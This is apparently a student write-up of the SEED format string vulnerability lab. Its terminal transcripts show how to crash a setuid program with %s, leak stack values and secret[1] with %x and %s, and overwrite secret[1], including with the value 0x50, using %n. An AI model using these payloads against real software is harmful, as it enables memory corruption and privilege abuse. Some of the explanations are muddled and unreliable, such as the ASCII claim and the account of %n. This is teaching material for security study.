
Format String Vulnerability Lab

Name: Ravi Teja Thota

Task 1: Crash the Program

Observation: we compile the given program vulp.c and make it setuid programs. We run the program and enter our format string with a number of %s to crash our program and we notice in the below screenshot that we are successful as there is a segmentation fault.




```
[11/08/19]seed@VM:~/.../frmtstr$ ./vulp
The variable secret's address is 0xbfcb0490 (on stack)
The variable secret's value is 0x 8d3ba88 (on heap)
secret[0]'s address is 0x 8d3ba88 (on heap)
secret[1]'s address is 0x 8d3ba8c (on heap)
seccret[1]'s address is 148093580 (onheap)
Please enter a decimal integer
2312
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%ss%s%s
Segmentation fault
```

Task 2. Print out secret[1] value

Observation: we are trying to print out the location of the secret[1] location


Explanation: as we are trying to find the location of secret[1], we are using '%x' to move the pointer to the required location when the program is calling printf to the given input by the user. We are using multiple %x as shown in the below picture to print out how many location we need to move from the initial user input position.



```
[11/04/19]seed@VM:~/.../frmtstr$ ./vulp
The variable secret's address is 0xbfd2c6f0 (on stack)
The variable secret's value is 0x 9e1f008 (on heap)
secret[0]'s address is 0x 9e1f008 (on heap)
secret[1]'s address is 0x 9e1f00c (on heap)
Please enter a decimal integer
162402316
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x
bfd2c6f8|b7741918|f0b5ff|bfd2c71e|1|c2|bfd2c814|9e1f008|9ae100c|257c7825|78257c78|7c78
57c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|2
7c7825|78257c78|78257c
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

Observation: in the previous picture we able to retrieve the location of secret[1]'s location. Now we are trying to print out the value present in the secret[1].

Explanation: as we already determined the location of the secret[1] is in 9th location from the user input. We are using %x to move it to 8 locations and %s to print in the 9th location i.e. "0x44", for which the ASCII value is going to be 'U'.




```
[11/04/19]seed@VM:~/.../frmtstr$ ./vulp
The variable secret's address is 0xbfcdf6f0 (on stack)
The variable secret's value is 0x 8695008 (on heap)
secret[0]'s address is 0x 8695008 (on heap)
secret[1]'s address is 0x 869500c (on heap)
Please enter a decimal integer
141119500
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%s
bfcdf6f8|b7759918|f0b5ff|bfcdf71e|1|c2|bfcdf814|8695008|U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[11/04/19]seed@VM:~/.../frmtstr$ 
```

Task 3. Modify secret[1] value

Observation: In our format string to printf, we add %n at the position of secret[1].

Explanation: "%n" returns the number of strings written to the variable that address point to as the printf function cannot set value to variable.




```
[11/04/19]seed@VM:~/.../frmtstr$ ./vulp
The variable secret's address is 0xbfd32030 (on stack)
The variable secret's value is 0x 83fe008 (on heap)
secret[0]'s address is 0x 83fe008 (on heap)
secret[1]'s address is 0x 83fe00c (on heap)
Please enter a decimal integer
138403852
Please enter a string

%x|%x|%x|%x|%x|%x|%x|%x|%n
bfd32038|b7780918|f0b5ff|bfd3205e|1|c2|bfd32154|83fe008|
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x38
```

Task4. Modify secret[1] to predetermined value (0x50):

Observation: As the 0x50 in decimal mean 80. We are trying to give 80 additional bytes.

Explanation: as the location of given input to secret[1] location needed to be changed 80 bytes we are incrementing as so using %x to point to desired location and %n at the end to vary the location of secret[1] to 0x50.



```
[11/06/19]seed@VM:~/.../frmtstr$ ./vulp
The variable secret's address is 0xbfb5adc0 (on stack)
The variable secret's value is 0x 9b3ba88 (on heap)
secret[0]'s address is 0x 9b3ba88 (on heap)
secret[1]'s address is 0x 9b3ba8c (on heap)
seccret[1]'s address is 162773644 (onheap)
Please enter a decimal integer
162773644
Please enter a string
%10x%10x%10x%10x%10x%10x%10x%10x%n
  bfb5adc8  b77c9918  b77a0990  b779e240  b77b37a2  b77a0b48  bfb5aee4   9b3ba88
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x50
```